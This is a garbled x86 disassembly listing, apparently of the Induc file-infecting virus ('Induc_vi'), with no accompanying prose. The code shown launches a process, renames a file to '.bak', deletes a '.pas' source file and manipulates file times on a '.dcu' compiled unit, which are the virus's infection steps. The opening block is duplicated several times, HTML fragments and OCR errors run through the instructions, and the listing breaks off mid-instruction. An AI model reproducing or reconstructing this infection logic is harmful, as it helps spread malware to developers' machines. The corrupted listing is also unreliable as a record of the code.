00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509A 004050AD 004050AD 004050BB 004050BB 004050BB 004050CB 004050CB 004050CB 004050CB 004050CD 004050CF 004050DT	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF 50 E8 ABF3FFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces. -1="" <jmp.&kernel32.waitforsingle<="" al,al="" call="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" inc="" induc_vi.004050dd="" je="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]="" td="" test=""><td>sA&gt;</td></jmp.&kernel32.createproces.>	sA>
00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509A 004050AD 004050AD 004050BB 004050BB 004050BB 004050CB 004050CB 004050CB 004050CB 004050CB 004050CD 004050CF 004050DD	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF 50 E8 ABF3FFFF 8D85 CCFBFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces -1="" <jmp.&kernel32.waitforsingle="" al,al="" call="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" ecx,induc_vi.0040527c<="" inc="" induc_vi.004050dd="" je="" lea="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]="" ss:[ebp-434]="" td="" test=""><td>sA&gt; eObje&gt;</td></jmp.&kernel32.createproces>	sA> eObje>
00405086 0040508A 0040508C 0040508E 0040509D 0040509D 004050AD 004050AD 004050BD 004050BB 004050BB 004050CD 004050CB 004050CB 004050CD	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF 50 E8 ABF3FFFF 8D85 CCFBFFFF 8D85 CCFBFFFF 8D85 CCFBFFFF 8D85 CCFBFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8]  PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces. -1="" <jmp.&kernel32.waitforsingle="" al,al="" call="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" ecx,induc_vi.0040527c="" edx,dword="" inc="" induc_vi.004050dd="" je="" lea="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]="" ss:[ebp-434]="" ss:[ebp-8]<="" td="" test=""><td>sA&gt; eObje&gt;</td></jmp.&kernel32.createproces.>	sA> eObje>
00405086 0040508A 0040508C 0040508E 0040509D 0040509D 004050AD 004050BD 004050BB 004050BB 004050CD 004050CB 004050CB 004050CD 004050CB	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF 50 E8 ABF3FFFF 8D85 CCFBFFFF 8D85 CCFBFFFF 8D85 CCFBFFFF 8D85 CCFBFFFF 8D85 CCFBFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces. -1="" <jmp.&kernel32.waitforsingle="" al,al="" call="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" ecx,induc_vi.0040527c="" edx,dword="" inc="" induc_vi.00403bfc<="" induc_vi.004050dd="" je="" lea="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]="" ss:[ebp-434]="" ss:[ebp-8]="" td="" test=""><td>sA&gt; eObje&gt;</td></jmp.&kernel32.createproces.>	sA> eObje>
00405086 0040508A 0040508C 0040508E 0040509D 0040509D 004050AD 004050AD 004050BD 004050BB 004050BB 004050CD 004050CB 004050CB 004050CD	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF 50 E8 ABF3FFFF 8D85 CCFBFFFF 8D85 CCFBFFFF 8D85 CCFBFFFF 8D85 CCFBFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8]  PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces. -1="" <jmp.&kernel32.waitforsingle="" al,al="" call="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" ecx,induc_vi.0040527c="" edx,dword="" inc="" induc_vi.004050dd="" je="" lea="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]="" ss:[ebp-434]="" ss:[ebp-8]<="" td="" test=""><td>sA&gt; eObje&gt;</td></jmp.&kernel32.createproces.>	sA> eObje>



004050FB	50	PUSH EAX	
004050FC	8D85 C8FBFFFF	LEA EAX, DWORD PTR SS:[EBP-438]	
00405102	B9 28524000	MOV ECX, Induc_vi.00405228	; ASCII "bak"
00405107	8B55 F8	MOV EDX, DWORD PTR SS:[EBP-8]	
0040510A	E8 EDEAFFFF	CALL Induc_vi.00403BFC	
0040510F	8B85 C8FBFFFF	MOV EAX, DWORD PTR SS: [EBP-438]	
00405115	E8 F2EBFFFF	CALL Induc_vi.00403D0C	
0040511A	50	PUSH EAX	
0040511B	E8 58F3FFFF	CALL <jmp.&kernel32.movefilea></jmp.&kernel32.movefilea>	
00405120	8D85 C4FBFFFF	LEA EAX,DWORD PTR SS:[EBP-43C]	
00405126	B9 34524000	MOV ECX, Induc_vi.00405234	; ASCII "pas"
0040512B	8B55 F8	MOV EDX, DWORD PTR SS:[EBP-8]	
0040512E	E8 C9EAFFFF	CALL Induc_vi.00403BFC	
00405133	8B85 C4FBFFFF	MOV EAX, DWORD PTR SS:[EBP-43C]	
00405139	E8 CEEBFFFF	CALL Induc_vi.00403D0C	
0040513E	50	PUSH EAX	
0040513F	E8 24F3FFFF	CALL <jmp.&kernel32.deletefilea></jmp.&kernel32.deletefilea>	
00405144	6A 00	PUSH 0	
00405146	6A 00	PUSH 0	
00405148	6A 03	PUSH 3	
0040514A	6A 00	PUSH 0	
0040514C	6A 00	PUSH 0	
0040514E	6A 00	PUSH 0	
00405150	8D85 COFBFFFF	LEA EAX, DWORD PTR SS:[EBP-440]	
00405156	B9 28524000	MOV ECX, Induc_vi.00405228	; ASCII "bak"
0040515B	8B55 F8	MOV EDX, DWORD PTR SS: [EBP-8]	
0040515E	E8 99EAFFFF	CALL Induc_vi.00403BFC	
00405163	8B85 COFBFFFF	MOV EAX, DWORD PTR SS: [EBP-440]	
00405169	E8 9EEBFFFF	CALL Induc_vi.00403D0C	
0040516E	50	PUSH EAX	
0040516F	E8 E4F2FFFF 8BD8	CALL <jmp.&kernel32.createfilea> MOV EBX,EAX</jmp.&kernel32.createfilea>	
00405174			
		· · · · · · · · · · · · · · · · · · ·	
00405176	83FB FF	CMP EBX,-1	
00405176 00405179	83FB FF 74 6A	CMP EBX,-1 JE SHORT Induc_vi.004051E5	
00405176 00405179 0040517B	83FB FF 74 6A 8D45 DC	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24]	
00405176 00405179 0040517B 0040517E	83FB FF 74 6A 8D45 DC 50	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX	
00405176 00405179 0040517B 0040517E 0040517F	83FB FF 74 6A 8D45 DC 50 8D45 E4	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]	
00405176 00405179 0040517B 0040517E 0040517F 00405182	83FB FF 74 6A 8D45 DC 50 8D45 E4 50	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX	
00405176 00405179 0040517B 0040517E 0040517F 00405182 00405183	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]	
00405176 00405179 0040517B 0040517E 0040517F 00405182 00405183 00405186	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-1C] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX	
00405176 00405179 0040517B 0040517E 0040517F 00405182 00405183 00405186 00405187	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-1C] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX PUSH EAX	
00405176 00405179 0040517B 0040517F 0040517F 00405182 00405183 00405186 00405187	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX</jmp.&kernel32.getfiletime>	
00405176 00405179 0040517B 0040517F 0040517F 00405182 00405183 00405186 00405187	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-1C] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX PUSH EBX CALL <jmp.&kernel32.getfiletime> PUSH EBX CALL <jmp.&kernel32.closehandle></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517F 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517F 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193 00405195	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00 6A 00	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193 00405195	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00 6A 00 6A 03	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 3</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517F 00405182 00405183 00405186 00405187 <b>00405188</b> 0040518D <b>0040518E</b> 00405193 00405197 00405199	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00 6A 00 6A 03 6A 00	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-1C] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX PUSH EBX  CALL <jmp.&kernel32.getfiletime> PUSH EBX  CALL <jmp.&kernel32.closehandle> PUSH 0 PUSH 0 PUSH 3 PUSH 0</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517F 00405182 00405183 00405186 00405187 <b>00405188</b> 0040518D <b>0040518E</b> 00405193 00405195 00405197 00405199 00405198	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-1C] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX PUSH EBX  CALL <jmp.&kernel32.getfiletime> PUSH EBX  CALL <jmp.&kernel32.closehandle> PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	
00405176 00405179 0040517E 0040517F 00405182 00405183 00405186 00405187 <b>00405188</b> 0040518D <b>0040518E</b> 00405193 00405195 00405197 00405199 0040519B	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-1C] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX PUSH EBX  CALL <jmp.&kernel32.getfiletime> PUSH EBX  CALL <jmp.&kernel32.closehandle> PUSH 0 PUSH 100</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193 00405195 00405197 00405199 0040519B 0040519D 00405142	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00 6B 00010000 8D85 BCFBFFFF	CMP EBX,-1 JE SHORT Induc_vi.004051E5 LEA EAX,DWORD PTR SS:[EBP-24] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-1C] PUSH EAX LEA EAX,DWORD PTR SS:[EBP-14] PUSH EAX PUSH EBX  CALL <jmp.&kernel32.getfiletime> PUSH EBX  CALL <jmp.&kernel32.closehandle> PUSH 0 PUSH 0 PUSH 3 PUSH 0 PUSH 100 LEA EAX,DWORD PTR SS:[EBP-444]</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193 00405197 00405199 00405199 00405199 0040519D 004051A2 004051AB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFF 53 E8 BDF2FFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 3  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193 00405197 00405199 00405199 00405199 0040519D 004051A2 004051AB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 3  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193 00405197 00405199 00405199 00405199 0040519D 004051A2 004051AB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403D0C</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 0040518B 0040518D 00405195 00405197 00405199 00405199 00405199 00405190 004051A2 004051AB 004051AB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF 50	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 3  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403D0C  PUSH EAX</jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517B 0040517F 0040517F 00405182 00405183 00405186 00405187 0040518B 0040518D 00405193 00405195 00405197 00405199 00405199 0040519D 004051A2 004051AB 004051AD 004051BB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 0  PUSH 3  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403D0C  PUSH EAX  CALL <jmp.&kernel32.createfilea></jmp.&kernel32.createfilea></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 0040518B 0040518B 00405193 00405197 00405199 00405199 00405199 00405190 004051A2 004051AB 004051AB 004051BB 004051BB 004051BB 004051BB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF 50 E8 92F2FFFF 8BD8	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403DOC  PUSH EAX  CALL <jmp.&kernel32.createfilea>  MOV EBX,EAX</jmp.&kernel32.createfilea></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 00405193 00405195 00405197 00405199 00405199 00405199 004051A2 004051AB 004051AB 004051BB 004051BB 004051BB 004051BB 004051BB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF 50 E8 92F2FFFF 8BD8 83FB FF	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH 100  LEA EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403DOC  PUSH EAX  CALL <jmp.&kernel32.createfilea>  MOV EBX,EAX  CMP EBX,-1</jmp.&kernel32.createfilea></jmp.&kernel32.closehandle></jmp.&kernel32.getfiletime>	; ASCII "dcu"
00405176 00405179 0040517E 0040517E 0040517F 00405182 00405183 00405186 00405187 00405188 0040518D 0040518E 00405193 00405197 00405199 00405199 00405199 00405142 004051A2 004051AB 004051AB 004051BB 004051BB 004051BB 004051BB 004051CB	83FB FF 74 6A 8D45 DC 50 8D45 E4 50 8D45 EC 50 53 E8 E3F2FFFF 53 E8 BDF2FFFF 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6B 00010000 8D85 BCFBFFFF B9 7C524000 8B55 F8 E8 47EAFFFF 8B85 BCFBFFFF E8 4CEBFFFF 50 E8 92F2FFFF 8BD8 83FB FF 74 18	CMP EBX,-1  JE SHORT Induc_vi.004051E5  LEA EAX,DWORD PTR SS:[EBP-24]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-1C]  PUSH EAX  LEA EAX,DWORD PTR SS:[EBP-14]  PUSH EAX  PUSH EBX  CALL <jmp.&kernel32.getfiletime>  PUSH EBX  CALL <jmp.&kernel32.closehandle>  PUSH 0  PUSH SBX  CALL EAX,DWORD PTR SS:[EBP-444]  MOV ECX,Induc_vi.0040527C  MOV EDX,DWORD PTR SS:[EBP-8]  CALL Induc_vi.00403BFC  MOV EAX,DWORD PTR SS:[EBP-444]  CALL Induc_vi.00403DOC  PUSH EAX  CALL <jmp.&kernel32.createfilea>  MOV EBX,EAX  CMP EBX,-1  JE SHORT 